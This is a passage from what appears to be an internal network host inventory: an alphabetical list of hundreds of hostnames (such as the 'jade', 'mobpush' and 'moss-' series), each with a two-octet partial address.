host205.annex [24.205]
host206.annex [24.206]
host207.annex [24.207]
host208.annex [24.208]
host209.annex [24.209]
host21.annex [24.21]
host21 [100.21]
host210.annex [24.210]
host211.annex [24.211]
host212.annex [24.212]
host213.annex [24.213]
host214.annex [24.214]
host215.annex [24.215]
host216.annex [24.216]
host217.annex [24.217]
host218.annex [24.218]
host219.annex [24.219]
host22.annex [24.22]
host22 [100.22]
host220.annex [24.220]
host221.annex [24.221]
host222.annex [24.222]
host223.annex [24.223]
host224.annex [24.224]
host225.annex [24.225]
host226.annex [24.226]
host227.annex [24.227]
host228.annex [24.228]
host229.annex [24.229]
host23.annex [24.23]
host23 [100.23]
host230.annex [24.230]
host231.annex [24.231]
host232.annex [24.232]
host233.annex [24.233]
host234.annex [24.234]
host235.annex [24.235]
host236.annex [24.236]
host237.annex [24.237]
host238.annex [24.238]
host239.annex [24.239]
host24.annex [24.24]
host24 [100.24]
host240.annex [24.240]
host241.annex [24.241]
host242.annex [24.242]
host243.annex [24.243]
host244.annex [24.244]
host245.annex [24.245]
host246.annex [24.246]
host247.annex [24.247]
host248.annex [24.248]
host249.annex [24.249]
host25 [100.25]
host251.annex [24.251]
host252.annex [24.252]
host253.annex [24.253]
host26.annex [24.26]
host26 [100.26]
host27.annex [24.27]
host27 [100.27]
host28.annex [24.28]
host28 [100.28]
host29.annex [24.29]
host29 [100.29]
host3.annex [24.3]
host3 [100.3]
host30.annex [24.30]
host30 [100.30]
host31.annex [24.31]
host31 [100.31]
host32.annex [24.32]
host33.annex [24.33]
host34.annex [24.34]
host35.annex [24.35]
host36.annex [24.36]
host37.annex [24.37]
host38.annex [24.38]
host39.annex [24.39]
host4.annex [24.4]
host4 [100.4]
host40.annex [24.40]
host41.annex [24.41]
host42.annex [24.42]
host43.annex [24.43]
host44.annex [24.44]
host45.annex [24.45]
host46.annex [24.46]
host47.annex [24.47]
host48.annex [24.48]
host49.annex [24.49]
host5.annex [24.5]
host5 [100.5]
host50.annex [24.50]
host51.annex [24.51]
host52.annex [24.52]
host53.annex [24.53]
host54.annex [24.54]
host55.annex [24.55]
host56.annex [24.56]
host57.annex [24.57]
host58.annex [24.58]
host59.annex [24.59]
host6.annex [24.6]
host6 [100.6]
host60.annex [24.60]
host61.annex [24.61]
host62.annex [24.62]
host63.annex [24.63]
host64.annex [24.64]
host65.annex [24.65]
host66.annex [24.66]
host67.annex [24.67]
host68.annex [24.68]
host69.annex [24.69]
host7.annex [24.7]
host7 [100.7]
host70.annex [24.70]
host71.annex [24.71]
host72.annex [24.72]
host73.annex [24.73]
host74.annex [24.74]
host75.annex [24.75]
host76.annex [24.76]
host77.annex [24.77]
host78.annex [24.78]
host79.annex [24.79]
host8.annex [24.8]
host8 [100.8]
host80.annex [24.80]
host81.annex [24.81]
host82.annex [24.82]
host83.annex [24.83]
host84.annex [24.84]
host85.annex [24.85]
host86.annex [24.86]
host87.annex [24.87]
host88.annex [24.88]
host89.annex [24.89]
host9.annex [24.9]
host9 [100.9]
host90.annex [24.90]
host91.annex [24.91]
host92.annex [24.92]
host93.annex [24.93]
host94.annex [24.94]
host95.annex [24.95]
host96.annex [24.96]
host97.annex [24.97]
host98.annex [24.98]
host99.annex [24.99]
hoth.empire.eclipse [102.138]
hp-221.alpha [14.62]
hp2100-222.alpha [14.120]
hp2100-r21.orion [26.2]
hp2100-r21.tycho [3.43]
hp55i [32.29]
hplj4-1 [33.81]
hplj4-2 [33.82]
hplj5M [32.27]
hqemis401 [139.195]
hqemis402 [139.196]
hqemis403 [139.197]
hqemis404 [139.198]
hqemis405 [139.201]
hqemnm401 [139.199]
hqemnm501 [139.200]
hqempi401 [139.193]
hqempi402 [139.194]
hubbie eclipse [102.82]
humpseal [40.155]
hurricane [153.143]
hutchburn [153.134]
hydra.eclipse [102.116]
hydrozoan [40.199]
ice [32.49]
iceberg [1.113]
icecold [32.97]
icecube [32.95]
icehouse [32.98]
icetea [32.96]
immortal.lts [162.121]
immortal [1.35]
incomeshallow [40.59]
indians [33.13]
inferno [32.14]
inkosima [32.85]
inlandwater [40.174]
inletsea [40.44]
inprocess [88.102]
inspectress [68.26]
intenselight [139.162]
internet1 [123.1]
internet10 [123.10]
internet11 [123.11]
internet12 [123.12]
internet13 [90.34]
internet14 [123.14]
internet16 [123.16]
internet17 [123.17]
internet18 [123.18]
internet19 [123.19]
internet2 [123.2]
internet20 [123.20]
internet22 [123.22]
internet23 [123.23]
internet24 [123.24]
internet26 [123.26]
internet3 [123.3]
internet33 [90.82]
internet4 [123.4]
internet42 [123.42]
internet46 [123.46]
internet47 [123.47]
internet5 [123.5]
internet50 [123.50]
internet6 [123.6]
internet69 [123.69]
internet7 [123.7]
internet71 [123.71]
internet8 [123.8]
internet9 [123.9]
intrusive [153.146]
invasive [153.152]
ikeome [64.64]
ivannan [153.137]
iwaits.missi [50.22]
izandgirl [123.114]
iruhi [32.26]
jadeadmiral [155.143]
jadeadore [92.22]
jadeagree [92.23]
jadealive [92.21]
jadearch [91.10]
jadeart [91.5]
jadeattack [91.149]
jadebeam [91.169]
jadebeast [91.180]
jadebell [91.17]
jadeberry [91.25]
jadebridge [91.13]
jadebrine [92.24]
jadebrush [92.17]
jadecable [91.141]
jadecameo [91.219]
jadecannon [91.15]
jadecanopy [91.16]
jadecase [91.175]
jadecastle [91.14]
jadechamber [92.44]
jadechest [92.18]
jadechief [91.170]
jadeclear [91.26]
jadeclock [91.9]
jadecliff [91.191]
jadecolor [92.16]
jadecontrol [92.35]
jadecool [92.7]
jadecypher [92.43]
jadedaily [91.171]
jadedance [91.169]
jadedragon [92.25]
jadedeal [91.194]
jadedestiny [91.232]
jadedomino [92.40]
jadedot [91.22]
jadeduck [91.132]
jadeearnbling [91.197]
jadeexodus [91.142]
jadeface [64.103]
jadefact [91.184]
jadefoam [91.160]
jadeforge [92.42]
jadeframe [91.193]
jadejunk [91.151]
jadekarma [91.231]
jadeking [92.13]
jadelace [91.159]
jadelake [91.167]
jadelake [91.195]
jadeleaf [91.162]
jadelegion [91.176]
jadelight [64.158]
jadelion [92.10]
jadellama [64.46]
jademagic [91.198]
jademagnet [91.30]
jademarrow [64.45]
jadematch [91.196]
jademaverick [91.134]
jademedal [92.20]
jademeltdown [91.23]
jademyth [91.163]
jadenew [91.18]
jadeocean [91.229]
jadepart [92.26]
jadepedro [91.131]
jadepenance [91.199]
jadepenant [91.130]
jadeperch [91.157]
jadepine [64.153]
jadepine [91.223]
jadepoint [91.150]
jadepool [92.11]
jadeprize [92.19]
jadequeen [91.172]
jadequeen [92.27]
jadequicken [92.28]
jadequote [92.29]
jaderelic [91.166]
jaderich [91.153]
jaderick [91.225]
jaderogue [91.178]
jaderoad [92.9]
jadesea [91.161]
jadesail [91.190]
jadeset [92.14]
jadesilk [91.138]
jadesolo [92.41]
jadestorm [91.137]
jadesky [91.220]
jadespike [91.7]
jadespun [64.157]
jadesspoon [91.200]
jadestate [91.165]
jadesteps [91.152]
jadestorm [91.24]
jadestudy [91.158]
jadesunspot [91.233]
jadetest [91.143]
jadetiger [91.147]
jadetoken [91.8]
jadetrade [92.6]
jadetrail [91.154]
jadetrout [92.12]
jadevalet [92.31]
jadevalue [92.8]
jadevanish [91.140]
jadevapor [91.230]
jadevelvet [92.32]
jadewafer [92.34]
jadewalker [91.192]
jadewallet [91.135]
jadewatch [91.19]
jadewax [91.156]
jadewild [64.182]
jadewild [91.152]
jadewolfsbane [91.139]
jadeyacht [91.20]
jadeyarn [92.36]
jadeyellow [92.37]
jadezebra [92.38]
jadezinc [91.173]
jadeslide [91.136]
jailtug129 [196.129]
jailtug130 [196.130]
jailtug131 [196.131]
jailtug132 [196.132]
jailtug133 [196.133]
jailtug134 [196.134]
jailtug135 [196.135]
jailtug136 [196.136]
jailtug137 [196.137]
jailtug138 [196.138]
jailtug139 [196.139]
jailtug140 [196.140]
jailtug141 [196.141]
jailtug142 [196.142]
jailtug143 [196.143]
jailtug144 [196.144]
jailtug145 [196.145]
jailtug146 [196.146]
jailtug147 [196.147]
jailtug148 [196.148]
jailtug149 [196.149]
jailtug156 [196.156]
jailtug157 [196.157]
jailtug158 [196.158]
jailtug159 [196.159]
jailtug160 [196.160]
jailtug161 [196.161]
jailtug162 [196.162]
jailtug164 [196.164]
jailtug165 [196.165]
jailtug166 [196.166]
jailtug167 [196.167]
jailtug170 [196.170]
jailtug171 [196.171]
jailtug172 [196.172]
jailtug175 [196.175]
jailtug176 [196.176]
jailtug177 [196.177]
jailtug178 [196.178]
jailtug179 [196.179]
jailtug180 [196.180]
jailtug181 [196.181]
jailtug182 [196.182]
jailtug183 [196.183]
jailtug184 [196.184]
jailtug185 [196.185]
jailtug186 [196.186]
jailtug187 [196.187]
jailtug188 [196.188]
jailtug189 [196.189]
jailtug190 [196.190]
jailtug191 [196.191]
jailtug192 [196.192]
jailtug196 [196.196]
jailtug209 [196.209]
jailtug210 [196.210]
jailtug211 [196.211]
jailtug212 [196.212]
jailtug213 [196.213]
jailtug214 [196.214]
jailtug216 [196.216]
jailtug217 [196.217]
jailtug218 [196.218]
jailtug219 [196.219]
jailtug220 [196.220]
jailtug221 [196.221]
jailtug222 [196.222]
jailtug225 [196.225]
jailtug226 [196.226]
jailtug227 [196.227]
jailtug228 [196.228]
jailtug229 [196.229]
jailtug233 [196.253]
jailtug234 [196.234]
jailtug235 [196.235]
jailtug6167 [196.167]
jailtug.intadm.gov [40.203]
jazzband [5.4]
jazzswing [68.65]
jeffgordon [88.81]
jennieharp [64.73]
jennyhowlet [64.136]
jerkpump [65.21]
jerry [34.2]
jetblue.alpha [14.82]
jetfire.lts [162.4]
jetsam [40.201]
jetson.lts [162.12]
jobbernowl [64.66]
jockycap.tycho [3.2]
jointsnake.orion [26.29]
joltfree [87.163]
joshua.radium [111.1]
jumpypad [37.228]
junglesag193 [86.193]
junglesag194 [86.194]
junglesag195 [86.195]
junglesag196 [86.196]
junglesag197 [86.197]
junglesag198 [86.198]
junglesag199 [86.199]
junglesag200 [86.200]
junglesag201 [86.201]
junglesag202 [86.202]
junglesag203 [86.203]
juniorcaptain [40.169]
junkyard.lts [162.99]
justice.lts [162.141]
kapusta [171.129]
kapusta1 [171.131]
kapusta2 [171.132]
kapusta3 [171.133]
kaonly.lts [162.131]
keenly [1.71]
kenneltrain [155.133]
kerker [1.54]
knockknock [68.29]
knockmeter-147 [64.53]
knockmeter [64.54]
knowledge.lts [162.7]
kramer [34.5]
labelbell [64.32]
labelbox [64.82]
labelcase [64.24]
labeldeck [64.33]
labelside [64.39]
labeltape [64.110]
labelvote [64.23]
labelvote [64.36]
labelwood [64.135]
laceadrift [40.70]
ladderchain [64.78]
langtrain [155.144]
lanprobe14.alpha [14.235]
lanprobe17.relay [17.235]
lanprobe26.orion [26.235]
lapdawg [1.99]
largibbon [64.133]
lars.lts [162.95]
lasalle [64.66]
laserlight [68.18]
lasersword [139.73]
last [76.13]
laudanine [40.39]
laudanosine [40.42]
leafpile [98.1]
lehodimo [1.43]
lehums [32.84]
lemonzinger [154.5]
lensock [40.36]
leo.eclipse [102.113]
leo [34.10]
lessonglued27 [212.27]
lessonglued28 [212.9]
lessonglued97 [212.97]
lessonglued98 [212.98]
lethe [32.21]
lexmark.tycho [3.236]
lexmark224.alpha [14.75]
lexmarkr231.tycho [3.237]
liberty [90.29]
libra [15.132]
life [1.10]
lifeabout [32.91]
lifeanddeath [1.93]
lifebelt [32.73]
lifebike [34.31]
lifeblood [32.72]
lifeblown [1.108]
lifeboat [32.75]
lifebuoy [1.90]
lifecereal [32.69]
lifecerese [32.66]
lifechip [34.13]
lifecrisis [1.116]
lifecycle [32.71]
lifedecade [1.117]
lifedom [1.107]
lifedream [32.5]
lifefend [32.81]
lifeendms [32.87]
lifefinish [34.32]
lifefly [32.93]
lifefought [32.92]
lifegame [34.35]
lifeguard [34.17]
lifehistory [1.91]
lifehurts [32.82]
lifehurtsams [32.86]
lifeinsurance [34.26]
lifeisablast [1.65]
lifeisbad [34.36]
lifeiscool [34.39]
lifeisgood [1.92]
lifeishard [1.81]
lifeislong [32.83]
lifeisnice [34.28]
lifejacket [34.16]
lifejordan [32.90]
lifeless [1.84]
lifelike [32.68]
lifeline [34.18]
lifelist [1.87]
lifelong [32.70]
lifemoksha [32.77]
lifemytha [1.116]
lifenet [34.21]
lifeordeath [32.79]
lifeparty [34.33]
lifepeer [32.75]
lifepole [34.38]
lifepolicy [34.27]
lifepreserver [34.20]
lifer [32.76]
liferaft [34.15]
liferun [34.30]
lifesabeach [1.82]
lifesaver [32.67]
lifesaving [34.22]
lifeshark [34.37]
lifeshines [1.109]
lifesize [1.88]
lifestinks [1.80]
lifestory [1.103]
lifestyle [1.86]
lifeswim [34.29]
lifetable [1.94]
lifetaker [1.83]
lifethis [1.104]
lifetime [32.74]
lifevest [34.19]
lifework [1.89]
lightroom.orion [26.28]
limbo [1.6]
lincoln.lts [162.65]
lincoln [15.102]
linemuch-grass [174.129]
linemuch-road [174.130]
lioncastle [156.154]
lioncrest [156.150]
lionface [156.165]
lionfoot [156.160]
lionfossil [156.151]
lionhaunt [156.159]
lionout [156.155]
lionreward [156.164]
lionstone [156.147]
liontooth [156.162]
lionweight [156.161]
lissa [45.1]
lissa1speedy [45.69]
littlecloud [88.74]
littleclub [88.85]
littledeal [88.77]
littlehill [98.129]
littlehope [123.34]
littleisland1 [88.86]
littleisland132 [189.132]
littleisland151 [9.151]
littleisland3 [88.86]
littleisland4 [88.90]
littleisland5 [88.92]
littleisland6 [88.84]
littlelink [196.224]
littlenail [88.79]
littleone [88.80]
littleplan [190.1]
littleport [123.111]
littleset [88.68]
littleteam [88.69]
littletime [88.66]
lobstershell [88.87]
longhair [155.141]
lorax.epoch [25.139]
lotion [140.140]
lowlife.lts [162.100]
lowlife2.lts [162.102]
lubberland [1.30]
lxoptras-r21u.orion [26.119]
mac-halibut.tycho [3.39]
mac.alpha [14.209]
macbeth.lts [162.55]
madweed [154.21]
madweed1 [154.20]
madweed10 [154.11]
madweed11 [154.10]
madweed12 [154.9]
madweed13 [154.8]
madweed14 [154.7]
madweed15 [154.6]
madweed2 [154.19]
madweed20 [154.32]
madweed21 [154.30]
madweed22 [154.31]
madweed23 [154.29]
madweed24 [154.26]
madweed25 [154.25]
madweed26 [154.27]
madweed27 [154.24]
madweed28 [154.23]
madweed29 [154.28]
madweed3 [154.18]
madweed30 [154.1]
madweed31 [154.35]
madweed32 [154.36]
madweed33 [154.37]
madweed34 [154.38]
madweed35 [154.39]
madweed36 [154.40]
madweed37 [154.41]
madweed38 [154.42]
madweed39 [154.43]
madweed4 [154.17]
madweed40 [154.44]
madweed41 [154.45]
madweed42 [154.46]
madweed5 [154.16]
madweed6 [154.15]
madweed7 [154.14]
madweed8 [154.13]
madweed9 [154.12]
magic [68.1]
maneen [1.72]
mangrove.lts [162.124]
mangrove [1.97]
manghall [40.137]
marara [98.2]
markov [32.63]
masonms [32.88]
medialab [64.40]
merlin.qtest [68.9]
meteor.eclipse [102.71]
meuse-law.tycho [3.184]
micron.alpha [14.64]
microlus [98.3]
middlemost [190.130]
middlemost [88.71]
midland [36.97]
midlandairshaft [153.1]
midlandbat [153.29]
midlandbeam [153.30]
midlandblast [153.11]
midlandcanary [153.4]
midlandcarbon [153.3]
midlanddiamond [153.15]
midlanddynamite [153.17]
midlandexplode [153.14]
midlandgold [153.9]
midlandlantern [153.12]
midlandmineral [153.2]
midlandnugget [153.15]
midlandroofbolt [153.13]
midlandslate [153.5]
midlandsmoke [153.31]
midlandstrike [153.10]
midlandsulphur [153.5]
midlandteton [153.25]
midlandtipple [153.19]
midlandtunnel [153.7]
midlandunion [153.16]
midlandvein [153.8]
midlife [1.111]
millenia [1.50]
millenium.lts [162.31]
minerfortyniner [153.24]
minervamish136 [184.136]
minervamish137 [184.137]
minervamish138 [184.138]
minervamish139 [184.139]
minervamish140 [184.140]
minervamish141 [184.141]
minervamish142 [184.142]
minervamish143 [184.143]
miraclaman1 [114.13]
miraclaman10 [114.80]
miraclaman11 [114.82]
miraclaman12 [114.66]
miraclaman13 [114.67]
miraclaman14 [114.68]
miraclaman15 [114.88]
miraclaman16 [114.89]
miraclaman2 [114.63]
miraclaman4 [114.72]
miraclaman5 [114.73]
miraclaman6 [114.74]
miraclaman66 [114.68]
miraclaman7 [114.75]
miraclaman8 [114.77]
miraclaman9 [114.78]
misawa.tycho [3.127]
mobpush1 [198.1]
mobpush10 [198.10]
mobpush101 [198.101]
mobpush103 [198.103]
mobpush104 [198.104]
mobpush106 [198.106]
mobpush107 [198.107]
mobpush108 [198.146]
mobpush11 [198.11]
mobpush12 [198.12]
mobpush129 [198.129]
mobpush13 [198.13]
mobpush130 [198.130]
mobpush131 [198.131]
mobpush132 [198.132]
mobpush133 [198.133]
mobpush139100 [139.100]
mobpush139101 [139.101]
mobpush14 [198.14]
mobpush140 [198.140]
mobpush141 [198.141]
mobpush142 [198.142]
mobpush143 [198.143]
mobpush144 [198.144]
mobpush145 [198.145]
mobpush148 [198.148]
mobpush149 [198.149]
mobpush15 [198.15]
mobpush150 [198.150]
mobpush151 [198.151]
mobpush152 [198.152]
mobpush153 [198.153]
mobpush154 [198.154]
mobpush155 [198.155]
mobpush156 [198.156]
mobpush157 [198.157]
mobpush158 [198.158]
mobpush159 [198.159]
mobpush16 [198.16]
mobpush160 [198.160]
mobpush161 [198.161]
mobpush162 [198.162]
mobpush163 [198.163]
mobpush164 [198.164]
mobpush165 [198.165]
mobpush166 [198.166]
mobpush167 [198.167]
mobpush168 [198.168]
mobpush169 [198.169]
mobpush17 [198.17]
mobpush172 [198.172]
mobpush18 [198.18]
mobpush19 [198.19]
mobpush2 [198.2]
mobpush20 [198.20]
mobpush21 [198.21]
mobpush219 [198.219]
mobpush22 [198.22]
mobpush23 [198.23]
mobpush24 [198.24]
mobpush25 [198.25]
mobpush26 [198.26]
mobpush27 [198.27]
mobpush28 [198.28]
mobpush29 [198.29]
mobpush3 [198.3]
mobpush30 [198.30]
mobpush31 [198.31]
mobpush32 [198.32]
mobpush33 [198.33]
mobpush34 [198.34]
mobpush35 [198.35]
mobpush36 [198.36]
mobpush37 [198.37]
mobpush38 [198.38]
mobpush39 [198.39]
mobpush4 [198.4]
mobpush40 [198.40]
mobpush41 [198.41]
mobpush42 [198.42]
mobpush43 [198.43]
mobpush44 [198.44]
mobpush45 [198.45]
mobpush46 [198.46]
mobpush47 [198.47]
mobpush48 [198.48]
mobpush49 [198.49]
mobpush5 [198.5]
mobpush50 [198.50]
mobpush51 [198.51]
mobpush52 [198.52]
mobpush53 [198.53]
mobpush54 [198.54]
mobpush55 [198.55]
mobpush56 [198.56]
mobpush57 [198.57]
mobpush58 [198.58]
mobpush59 [198.59]
mobpush6 [198.6]
mobpush60 [198.60]
mobpush61 [198.61]
mobpush62 [198.62]
mobpush63 [198.63]
mobpush64 [198.64]
mobpush65 [198.65]
mobpush66 [198.66]
mobpush67 [198.67]
mobpush68 [198.68]
mobpush69 [198.69]
mobpush7 [198.7]
mobpush70 [198.70]
mobpush71 [198.71]
mobpush72 [198.72]
mobpush73 [198.73]
mobpush74 [198.74]
mobpush75 [198.75]
mobpush76 [198.76]
mobpush77 [198.77]
mobpush78 [198.78]
mobpush79 [198.79]
mobpush8 [198.8]
mobpush80 [198.80]
mobpush81 [198.81]
mobpush82 [198.82]
mobpush83 [198.83]
mobpush84 [198.84]
mobpush85 [198.85]
mobpush86 [198.86]
mobpush87 [198.87]
mobpush88 [198.88]
mobpush89 [198.89]
mobpush9 [198.9]
mobpush90 [198.90]
mobsdlock [87.68]
mojo [68.10]
molesnake [1.79]
mooringlet [40.195]
mortel.lts [162.13]
moses.radium [73.129]
mosse-abra.alpha [14.130]
mosse-aladin.alpha [14.106]
moss-anemone.tycho [3.216]
moss-anteater.epoch [25.16]
moss-aquaman.alpha [14.81]
moss-arbok.alpha [14.135]
moss-arthur.alpha [14.193]
moss-astro.alpha [14.34]
moss-bambi.alpha [14.70]
moss-bashful.alpha [14.126]
moss-bass.orion [26.41]
moss-bass.tycho [3.35]
moss-batman.alpha [14.86]
moss-beedrill.alpha [14.132]
moss-billfish.tycho [3.204]
moss-bittern.orion [26.45]
moss-bloodlin.tycho [3.23]
moss-blowfish.tycho [3.201]
moss-bluemoon.orion [26.22]
moss-bradice.orion [26.37]
moss-buzz.alpha [14.10]
moss-capeshark.tycho [3.235]
moss-carlsberg.orion [26.30]
moss-carp.tycho [3.12]
moss-castpie.alpha [14.133]
moss-catfish.tycho [3.229]
moss-cdburner.alpha [14.143]
moss-chessie.alpha [14.197]
moss-chip.alpha [14.123]
moss-clefairy.alpha [14.179]
moss-clownfish.epoch [25.20]
moss-codec.tycho [3.99]
moss-conference.tycho [3.30]
moss-coors.orion [26.13]
moss-copper.epoch [25.111]
moss-corona.orion [26.31]
moss-coyote.alpha [14.183]
moss-crab.tycho [3.68]
moss-crab.tycho [3.74]
moss-crapple.tycho [3.206]
moss-cutter.orion [26.118]
moss-daffy.alpha [14.78]
moss-daggerfish.tycho [5.27]
moss-dale.alpha [14.56]

moss-devil.epoch [25.17]
moss-devilfish.tycho [3.207]
moss-diglett.alpha [14.104]
moss-doc.alpha [14.30]
moss-dominion.orion [26.39]
moss-dopey.alpha [14.129]
moss-drowzee.alpha [14.178]
moss-duey.alpha [14.114]
moss-duvel.orion [26.5]
moss-elmo.alpha [14.213]
moss-elroy.tycho [3.45]
moss-falcon.alpha [14.40]
moss-faro.orion [26.11]
moss-felix.alpha [14.131]
moss-flash.alpha [14.37]
moss-flounder.tycho [3.210]
moss-foghorn.alpha [14.140]
moss-fordham.orion [26.46]
moss-friars.epoch [25.110]
moss-frogfish.tycho [3.91]
moss-gators.epoch [25.9]
moss-goby.tycho [3.57]
moss-godzilla.alpha [14.38]
moss-goldeen.alpha [14.148]
moss-goldfish.tycho [3.70]
moss-goofy.alpha [14.84]
moss-grouper.tycho [3.178]
moss-grumpy.alpha [14.165]
moss-gumby.alpha [14.171]
moss-hammerfish.tycho [3.25]
moss-happy.alpha [14.144]
moss-haunter.alpha [14.180]
moss-heineken.orion [26.104]
moss-hermitcrab.tycho [3.78]
moss-honeybrown.orion [26.123]
moss-hypno.alpha [14.72]
moss-jasmine.alpha [14.147]
moss-jawfish.tycho [3.119]
moss-jayhawk.epoch [25.19]
moss-jellyfish.tycho [3.200]
moss-jigglypuff.alpha [14.139]
moss-kanga.alpha [14.52]
moss-komgs.orion [26.100]
moss-krlek.orion [26.25]
moss-lillo.alpha [14.194]
moss-lite.orion [26.16]
moss-lobster.tycho [3.18]
moss-louie.alpha [14.187]
moss-lyretail.tycho [3.24]
moss-mackerel.tycho [3.6]
moss-mako.tycho [3.33]
moss-mandarin.tycho [3.46]
moss-marvin.alpha [14.188]
moss-meowth.alpha [14.110]
moss-mephisto.alpha [14.54]
moss-mgd.orion [26.114]
moss-michelob.orion [26.121]
moss-mickey.alpha [14.18]
moss-mickeys.orion [26.19]
moss-miller.orion [26.103]
moss-milo.alpha [14.191]
moss-modelo.orion [26.111]
moss-mollusk.tycho [3.213]
moss-molson.orion [26.120]
moss-mulan.alpha [14.158]
moss-murphy.orion [26.6]
moss-muttley.alpha [14.15]
moss-neon.tycho [3.228]
moss-octopus.tycho [3.59]
moss-oliveoil.alpha [14.14]
moss-oscar.alpha [14.112]
moss-owl.alpha [14.24]
moss-parasect.alpha [14.21]
moss-patch.alpha [14.141]
moss-pepe.alpha [14.122]
moss-piglet.alpha [14.172]
moss-pilsner.orion [26.42]
moss-piranha.tycho [3.36]
moss-pleakley.alpha [14.159]
moss-pleco.tycho [3.44]
moss-pokey.alpha [14.26]
moss-ponyta.alpha [14.169]
moss-pooh.alpha [14.79]
moss-popeye.alpha [14.87]
moss-r21spare.orion [26.107]
moss-rainbow.tycho [3.194]
moss-randall.alpha [14.53]
moss-rattata.alpha [14.166]
moss-redhook.orion [26.12]
moss-redstripe.orion [26.112]
moss-roadrunner.alpha [14.190]
moss-roo.alpha [14.163]
moss-roz.alpha [14.189]
moss-sapporo.orion [26.43]
moss-scallop.tycho [3.69]
moss-scooby.alpha [14.48]
moss-scrappy.alpha [14.198]
moss-scuttle.alpha [14.93]
moss-seabass.tycho [3.199]
moss-seahorse.tycho [3.85]
moss-seaweed.tycho [3.76]
moss-shark.tycho [3.48]
moss-shockers.epoch [25.21]
moss-shrek.alpha [14.185]
moss-silverfish.tycho [3.182]
moss-simba.alpha [14.98]
moss-skipjack.tycho [3.47]
moss-sleepy.alpha [14.145]
moss-snail.tycho [3.208]
moss-sneezy.alpha [14.146]
moss-snoopy.alpha [14.47]
moss-snorlax.alpha [14.134]
moss-sol.orion [26.35]
moss-sooners.epoch [25.14]
moss-spiderman.alpha[14.105]
moss-spirit.alpha [14.199]
moss-squirtle.alpha [14.137]
moss-starfish.tycho [3.42]
moss-stitch.alpha [14.186]
moss-stripper.tycho [3.19]
moss-sturgeon.tycho [3.56]
moss-sucker.tycho [3.4]
moss-sulley.alpha [14.63]
moss-swordfish.tycho [3.154]
moss-tandy.tycho [3.60]
moss-taz.alpha [14.35]
moss-terminator.orion [26.122]
moss-tetra.tycho [3.55]
moss-thumper.alpha [14.71]
moss-tigger.alpha [14.89]
moss-trigger.tycho [3.179]
moss-turtle.tycho [3.112]
moss-tweety.alpha [14.162]
moss-twistedtea.orion [26.124]
moss-urchin.tycho [3.124]
moss-vgoldfish.tycho [3.71]
moss-voltorb.alpha [14.138]
moss-vulpix.alpha [14.69]
moss-walleye.tycho [3.164]
moss-warsteiner.orion [26.44]
moss-weezing.alpha [14.187]
moss-whale.tycho [3.227]
moss-woodstock.orion [26.40]
moss-yuengling.orion [26.34]
moss-zima.orion [26.117]
moss-zorro.alpha [14.49]
mrpitt [34.11]
muaicstand [123.29]
nancy [123.118]
nassau.lts [162.120]
nassau [1.57]
nationalpark [151.130]
nautilus [40.180]
navelmoment [40.37]
nearfuture.lts [162.49]
nebo [32.22]
netfive [85.41]
netflour [85.40]
netorie [85.37]
netseven [85.47]
netsix [85.42]
netthree [85.39]
nettles [40.167]
nettwo [85.38]
neuman [34.9]
newcolony [139.173]
newspaper [155.148]
newtoast.tycho [3.50]
nexus [85.16]
nighpool [204.11]
ninthpool11 [204.11]
ninthpool13 [204.125]
ninthpool15 [204.15]
ninthpool2 [204.2]
ninthpool25 [204.25]
ninthpool26 [204.26]
ninthpool3 [204.3]
ninthpool4 [204.4]
ninthpool5 [204.5]
ninthpool6 [204.6]
ninthpool7 [204.7]
ninthpool8 [204.8]
ninthpool82 [204.85]
ninthpool83 [204.83]
ninthpoolten [204.10]
nirvana [1.2]
nisc.radium [73.133]
nog.epoch [25.64]
nomad.lts [162.126]
nooksack [66.61]
notacanth [40.47]
nothingoff [155.163]
odyssey.lts [162.15]
olympus [1,13]
once [76.12]
oneshed.lts [182.62]
onetap [64.86]
oni [1.49]
onionbag [64.21]
onramp [12.1]
opencountry [88.100]
opticogle [32.65]
optrat614-12a69-8b [156.211]
orbit.eclipse [102.73]
ordealbark [64.87]
ordealbean [64.253]
orioles [33.9]
orion.eclipse [102.112]
orwell [1.21]
oscan [32.49]
osmonms [32.80]
othercard [91.8]
otherplate [40.196]
otherworld [64.125]
outpoise [190.133]
outside [45.11]
owl [15.133]
oxbowlake [153.144]
oxbrake [153.148]
oxfence [153.135]
oxford [45.14]
oysterbed [40.163]
pachucatank [1.76]
pacificdeal [194.62]
pacificdeal14 [194.14]
pacificdeal21 [194.21]
pacificdeal22 [194.22]
pacificdeal28 [194.28]
pacificdeal45 [194.45]
pacificdeal52 [194.52]
pacificdeal8 [194.6]
pacificdeal89 [194.89]
pacificdeal97 [194.97]
paddlesheft [40.150]
paintedduck [190.129]
paisan196 [114.196]
paisan197 [114.197]
paisan198 [114.196]
paisan200 [114.200]
paisan202 [114.202]
paisano1 [114.182]
paisano10 [114.165]
paisano11 [114.183]
paisano12 [114.187]
paisano13 [114.193]
paisano14 [114.175]
paisano15 [114.172]
paisano16 [114.168]
paisano17 [114.171]
paisano18 [114.169]
paisano19 [114.208]
paisano2 [114.206]
paisano20 [114.180]
paisano21 [114.188]
paisano22 [114.170]
paisano23 [114.210]
paisano24 [114.177]
paisano3 [114.207]
paisano4 [114.173]
paisano5 [114.167]
paisano6 [114.209]
paisano7 [114.169]
paisano8 [114.174]
paisano9 [114.176]
pajamaparty [1.73]
palaic [32.52]
pallbearer [123.38]
pallgrass130 [126.130]
pallgrass131 [126.131]
pallgrass132 [126.132]
pallgrass133 [126.133]
pallgrass134 [126.134]
pallgrass135 [126.135]
pallgrass136 [126.136]
pallgrass137 [126.137]
pallgrass138 [126.138]
pallgrass139 [126.139]
pallgrass209 [126.209]
pallgrass210 [126.210]
pallgrass211 [126.211]
pamperchef [32.4]
panda [1.46]
pandemonium [32.10]
paradise [1.9]
parasail [40.142]
parodize [90.30]
passage165 [64.165]
passage183 [64.183]
passage217 [64.217]
passageboat [64.164]
passageboat219 [64.219]
passagehawk [64.163]
patapsco [45.16]
patera [32.3]
pawprint [155.146]
paxthan [32.62]
paydaydill21 [213.21]
pc2 [47.2]
pc3 [47.3]
pc4 [47.4]
pc5 [47.5]
pc6 [47.6]
pc7 [47.7]
pc8 [47.8]
pc9 [47.9]
pearl.alpha [14.58]
pearlgray1 [151.1]
pearlgray2 [151.2]
pearlgray3 [151.3]
pearlgray4 [151.4]
pearlgray5 [151.5]
pearlgray6 [151.6]
pearlgray7 [151.7]
pearlgray8 [151.8]
pearlgray9 [151.9]
pedigree [155.139]
pegasus.eclipse [102.114]
pekic [32.25]
peppeknit161 [9.161]
pepperyknit129 [9.129]
pepperyknit131 [9.131]
pepperyknit132 [9.132]
pepperyknit133 [9.133]
pepperyknit147 [9.253]
